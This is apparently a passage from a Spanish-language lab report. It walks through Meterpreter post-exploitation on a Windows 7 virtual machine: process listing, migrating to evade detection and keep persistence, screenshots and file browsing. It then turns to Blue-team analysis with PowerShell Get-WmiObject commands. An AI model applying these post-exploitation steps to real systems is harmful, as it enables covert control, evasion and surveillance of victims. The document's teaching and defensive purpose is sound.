
Ilustración 19 *Comando Getprivs*



Listar procesos desde Meterpreter:

El comando PS muestra los procesos en ejecución en el sistema comprometido. Permite ver los IDs de proceso (PIDs), nombre del proceso, y su ruta de ejecución.

Ilustración 20 *Comando PS*



```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 264   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 344   336   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 392   336   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.e
                                                                            xe
 404   384   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 408   488   svchost.exe        x64   0        NT AUTHORITY\SERVICIO LOCAL
 444   384   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.
                                                                            exe
 488   392   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.
                                                                            exe
 496   392   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 504   392   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 584   404   conhost.exe        x64   1        PC202006\usuario              C:\Windows\system32\conhost.e
                                                                            xe
 608   488   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 672   488   VBoxService.exe    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\VBoxServi
                                                                            ce.exe
 728   488   svchost.exe        x64   0        NT AUTHORITY\Servicio de red
 780   488   svchost.exe        x64   0        NT AUTHORITY\SERVICIO LOCAL
 868   488   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM
 912   488   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 952   488   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 960   488   svchost.exe        x64   0        NT AUTHORITY\Servicio de red
 1172  488   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.e
                                                                            xe
 1216  488   taskhost.exe       x64   1        PC202006\usuario              C:\Windows\system32\taskhost.
                                                                            exe
 1244  488   svchost.exe        x64   0        NT AUTHORITY\SERVICIO LOCAL
 1260  912   dwm.exe            x64   1        PC202006\usuario              C:\Windows\system32\Dwm.exe
 1272  1208  explorer.exe       x64   1        PC202006\usuario              C:\Windows\Explorer.EXE
```

Migrar procesos desde Meterpreter:


El comando **migrate <PID>** transfiere el payload de Meterpreter al proceso especificado. Migrar a un proceso más estable (como explorer.exe en Windows) ayuda a mantener la sesión activa, ya que ciertos procesos de sistema suelen ejecutarse durante toda la sesión del usuario.

Razones para usar migrate

- **Persistencia**: Si el proceso inicial se cierra, perderás la sesión. Migrar a un proceso de sistema más estable permite mantener la conexión activa.
- **Evasión**: Cambiar a otro proceso puede ayudar a evitar ser detectado por software de seguridad.
- **Elevación de privilegios**: Si migras a un proceso que corre con mayores privilegios, podrías ganar acceso a funciones adicionales.


Se logra identificar el ID 2504 tenía actividades relacionados, por este motivo se migran los permisos al usuario.

Ilustración 21 *Comando Migrate*




Ejecución CMD desde Meterpreter:

Ilustración 22 *Ejecución CMD mediante Migrate*



Ejecución Escritorio Remoto desde Meterpreter:

Ilustración 23 *Ejecución Escritorio Remoto desde Migrate*



Captura de pantalla desde Meterpreter

El comando screenshot Toma una captura de pantalla del sistema objetivo, se valida en la ruta de almacenamiento y la captura la toma en tiempo real

Ilustración 24 *Comando Screenshot*




Ilustración 25 *Imagen Captura de Pantalla*





Ilustración 26 *Validación Equipo Objetivo*



Navegar y Manipular Archivos desde Meterpreter:


Con el comando **LS** se listan los archivos

Ilustración 27 *Comando LS Listar Archivos*

```
Listing: C:\
=============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2020-06-27 00:05:04 -0400  $Recycle.Bin
040777/rwxrwxrwx  0       dir   2020-06-27 00:04:42 -0400  Archivos de programa
040777/rwxrwxrwx  0       dir   2009-07-14 01:08:56 -0400  Documents and Settings
040777/rwxrwxrwx  0       dir   2009-07-13 23:20:08 -0400  PerfLogs
040555/r-xr-xr-x  4096    dir   2020-06-27 00:54:12 -0400  Program Files
040555/r-xr-xr-x  4096    dir   2020-06-27 00:53:09 -0400  Program Files (x86)
040777/rwxrwxrwx  4096    dir   2020-06-27 00:53:08 -0400  ProgramData
040777/rwxrwxrwx  0       dir   2024-11-05 22:01:55 -0500  Prueba Descarga Kali
040777/rwxrwxrwx  0       dir   2020-06-27 00:04:43 -0400  Recovery
040777/rwxrwxrwx  4096    dir   2024-11-04 11:57:08 -0500  System Volume Information
040555/r-xr-xr-x  4096    dir   2020-06-27 01:10:21 -0400  Users
040777/rwxrwxrwx  16384   dir   2020-06-27 01:41:48 -0400  Windows
000000/----------  0       fif   1969-12-31 19:00:00 -0500  pagefile.sys
```


Se identifica en el listado de archivos que se encuentra una carpeta creada en Windows 7 llamada **prueba descarga Kali**

Ilustración 28 *Identificación Carpeta Creada Ejercicio*



Verificación de carpeta creada en equipo Windows 7

Ilustración 29 *Carpeta Creada Windows 7*



Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows), haga uso de gráficos para explicar el ataque.

Para entender cómo un ataque puede afectar a una máquina con sistema operativo Windows, se desglosa en pasos específicos. Cada ataque puede tener distintas características, pero la mayoría sigue un patrón común. El proceso y los efectos de un ataque de malware (virus, ransomware, troyano, etc.)

1. Ingreso del Malware al Sistema

2. Escalada de Privilegios


3. Propagación y Ocultación

4. Actividades Maliciosas

5. Exfiltración de Datos y Control Remoto

Gráfico De Ataque

Ilustración 30 Grafico De Ataque



Etapa 4

La organización requiere un análisis exhaustivo de lo que está sucediendo a nivel técnico “sistema operativo, red”, con la información recolectada se espera que dentro de su grado de experticia usted como miembro de un equipo Blue team logre contener el ataque para evitar que se genere más daño a nivel interno de la organización.

Pasos:

Para realizar un análisis exhaustivo de una máquina con Windows en un entorno de seguridad, y para contener un ataque sin herramientas comerciales, se puede seguir una serie de pasos utilizando herramientas con licencia GPL (General Public License). A continuación, se presenta un enfoque paso a paso para realizar el análisis técnico necesario y evitar más daños en la organización:

Análisis Sistema Operativo

Primero, se debe recolectar información sobre el sistema operativo y la red. Las siguientes herramientas de código abierto ayudarán en esta fase:

Windows Management Instrumentation (WMI): Se puede usar herramientas de código abierto como wmic o PowerShell para extraer información del sistema, como los servicios, los procesos en ejecución y las configuraciones de red.

Comandos Get-Wmicobject

Los comandos que utilizan Get-WmiObject en PowerShell son herramientas para obtener información detallada del sistema operativo Windows, procesos en ejecución y configuraciones de red. A continuación, se detalla qué hace cada comando y cómo se puede interpretar:

Comando Get-WmiObject -Class Win32_OperatingSystem

Este comando extrae información sobre el sistema operativo de la máquina, como:

Nombre del sistema operativo.

Versión y compilación.

Arquitectura (32 o 64 bits).

Cantidad de memoria física instalada y disponible.

Estado de activación del sistema operativo.


Tiempo desde el último inicio (uptime).

Uso práctico:

Verifica si el sistema operativo está actualizado.

Revisa el tiempo de actividad (útil para detectar reinicios sospechosos o inesperados)

Ilustración 31 Comando Get-WmiObject -Class Win32_OperatingSystem



Comando Get-WmiObject -Class Win32_Process

Este comando lista todos los procesos en ejecución en la máquina.

Datos comunes que se pueden obtener:

Nombre del proceso (Name).


ID del proceso (PID).

Consumo de memoria (WorkingSetSize).

Ubicación del ejecutable (ExecutablePath).

Usuario que ejecuta el proceso.

Ilustración 32 Comando Get-WmiObject -Class Win32_Process



Comando Get-WmiObject -Class Win32_NetworkAdapterConfiguration

Este comando obtiene información sobre las configuraciones de adaptadores de red.

Datos comunes que se pueden obtener:

Dirección IP y máscara de subred (IPAddress y IPSubnet).

